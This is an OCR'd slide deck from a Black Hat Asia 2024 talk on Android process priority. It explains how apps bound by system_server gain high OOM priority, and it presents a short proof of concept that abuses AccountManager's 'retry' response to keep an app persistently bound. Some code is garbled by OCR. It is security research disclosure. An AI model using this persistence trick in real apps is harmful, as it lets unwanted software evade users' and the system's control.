
```
// This is a process only hosting activities that are visible to the
// user, so we'd prefer they don't disappear.
public static final int VISIBLE_APP_ADJ = 100;
```

```
ArrayMap<IBinder, ArrayList<ConnectionRecord>> serviceConnections = s.getConnections();
for (int conni = serviceConnections.size() - 1;
        conni >= 0 && (adj > ProcessList.FOREGROUND_APP_ADJ
                || schedGroup == ProcessList.SCHED_GROUP_BACKGROUND
                || procState > PROCESS_STATE_TOP);
        conni--) {
    /** Ignore some code... **/
            if (adj > clientAdj) {
    /** Ignore some code... **/
                    if (adj > ProcessList.VISIBLE_APP_ADJ) {
                        // TODO: Is this too limiting for apps bound from TOP?
                        newAdj = Math.max(clientAdj, ProcessList.VISIBLE_APP_ADJ);
```

OomAdjuster#computeOomAdjLSP

Attack Surface

Bound by System persistent process?



Non-privilege App operate Managers(AMS, WMS…) by correspond IBinder object.

Managers run as system(UID=1000)

Can abuse Managers???

```
dandelion:/ # ps -A|grep system_server
system        1341    598 2337844 233596 do_epoll_wait       0 S system_server
```

AccessibilityService

- Accessibility function handled by Accessibility**Manager**Service
- Non-privilege App needs to declare specific Intent-Filter
- Intent-Filter pointing a specific Service

If either of these items is missing, the system will ignore the accessibility service. Following is an example declaration:

```
<service android:name=".MyAccessibilityService"
        android:permission="android.permission.BIND_ACCESSIBILITY_SERVICE">
    <intent-filter>
        <action android:name="android.accessibilityservice.AccessibilityService" />
    </intent-filter>
    . . .
</service>
```

AccessibilityManagerService

- AccessibilityManagerService will find all Service with specific Intent-Filter
- Create AccessibilityServiceConnection by specific Intent-Filter
- Call **bindLocked**

```java
if (userState.mEnabledServices.contains(componentName)
        && !mUiAutomationManager.suppressingAccessibilityServicesLocked()) {
    if (service == null) {
        service = new AccessibilityServiceConnection(userState, mContext, componentName,
                installedService, sIdCounter++, mMainHandler, mLock, mSecurityPolicy,
                this, getTraceManager(), mWindowManagerService,
                getSystemActionPerformer(), mA11yWindowManager,
                mActivityTaskManagerService);
    } else if (userState.mBoundServices.contains(service)) {
        continue;
    }
    service.bindLocked();
```

AccessibilityManagerService#updateServiceLocked

Bound by System!

AccessibilityManagerService run as system_server(UID=1000)

System_server gets oom score of -900

Non-privilege gets oom socre of **100**!

But Accessibility requires dangerous runtime-permission!

```
* IntentBindRecord{7c4c5a CREATE}:
  intent={cmp=com.example.app/.TestAccessibilityService}
  binder=android.os.BinderProxy@bcc1e8b
  requested=true received=true hasBound=true doRebind=false
  * Client AppBindRecord{1b98b68 ProcessRecord{16222e6 506:system/1000}}
```

```
C:\Users\Administrator>adb shell ps|findstr system_server
system          506    328 15390116 187220 0                   0 S system_server
C:\Users\Administrator>adb shell cat /proc/506/oom_score_adj
-900
```

```
C:\Users\Administrator>adb shell ps|findstr example
u0_a112      13501    328 14920584 167556 0                   0 S com.example.app
C:\Users\Administrator>adb shell cat /proc/13501/oom_score_adj
100
```

AccountManager

AccountManager API added in API5(2009)

Handled by privilege AccountManagerService

For Developers:

- Declare Service with abstract Component “AccountAuthenticator”!
- **Declare Intent-Filter with specific Action**!
- **No Need dangerous runtime permission**!

the service's `Service.onBind(android.content.Intent)` when invoked with an intent with action `AccountManager#ACTION_AUTHENTICATOR_INTENT`. This service must specify the following intent filter and metadata tags in its AndroidManifest.xml file

```
<intent-filter>
  <action android:name="android.accounts.AccountAuthenticator" />
</intent-filter>
<meta-data android:name="android.accounts.AccountAuthenticator"
          android:resource="@xml/authenticator" />
```

AddAccount

Get AM by getSystemService

Call addAccount

```
return new AmsTask(activity, handler, callback) {
    @Override
    public void doWork() throws RemoteException {
        mService.addAccount(mResponse, accountType, authTokenType,
                requiredFeatures, activity != null, optionsIn);
```

```
private void addAccountAndLogMetrics(
        IAccountManagerResponse response, String accountType,
        String authTokenType, String[] requiredFeatures,
        boolean expectActivityLaunch, Bundle optionsIn, int userId) {
    /** Ignore Some Code... **/
        new Session(accounts, response, accountType, expectActivityLaunch,
                true /* stripAuthTokenFromResult */, null /* accountName */,
                false /* authDetailsRequired */, true /* updateLastAuthenticationTime */) {
            /** Ignore Some Code... **/
        }.bind();
```

new Session().bind()

```
Intent intent = new Intent();
intent.setAction(AccountManager.ACTION_AUTHENTICATOR_INTENT);
intent.setComponent(authenticatorInfo.componentName);
if (Log.isLoggable(TAG, Log.VERBOSE)) {
    Log.v(TAG, "performing bindService to " + authenticatorInfo.componentName);
}
int flags = Context.BIND_AUTO_CREATE;
if (mAuthenticatorCache.getBindInstantServiceAllowed(mAccounts.userId)) {
    flags |= Context.BIND_ALLOW_INSTANT;
}
if (!mContext.bindServiceAsUser(intent, this, flags, UserHandle.of(mAccounts.userId))) {
    if (Log.isLoggable(TAG, Log.VERBOSE)) {
```

Bind specific component as system_server!

A-263918277

High Priority Process elevate to Persistent Process!

Make SystemServer keep binding target!

```
/** Handles the responses from the AccountManager */
private class Response extends IAccountManagerResponse.Stub {
    @Override
    public void onResult(Bundle bundle) {
        Intent intent = bundle.getParcelable(KEY_INTENT);
        if (intent != null && mActivity != null) {
                /** Ignore some code... **/
        } else if (bundle.getBoolean("retry")) {
            try {
                doWork();
            } catch (RemoteException e) {
```

AccountManager$AmsTask$Response#onResult


```
    static Bundle mRetry;
    static {
        mRetry = new Bundle();
        mRetry.putBoolean("retry",true);
    }
    class PoC extends AbstractAccountAuthenticator{
        @Override
        public Bundle addAccount(AccountAuthenticatorResponse
) throws NetworkErrorException {
            return mRetry;
```

POC

DEMO OF PERSISTENT POC


```
C:\Users\Administrator>adb logcat -c

C:\Users\Administrator>adb logcat|findstr POC-TESTER
```

```
C:\Users\Administrator>
```



Full Chain Of Hijack Exp

```
C:\Users\Administrator>adb logcat|findstr POC-SERVICE
```



black hat ASIA 2024

APRIL 18-19, 2024

BRIEFINGS

THANKS!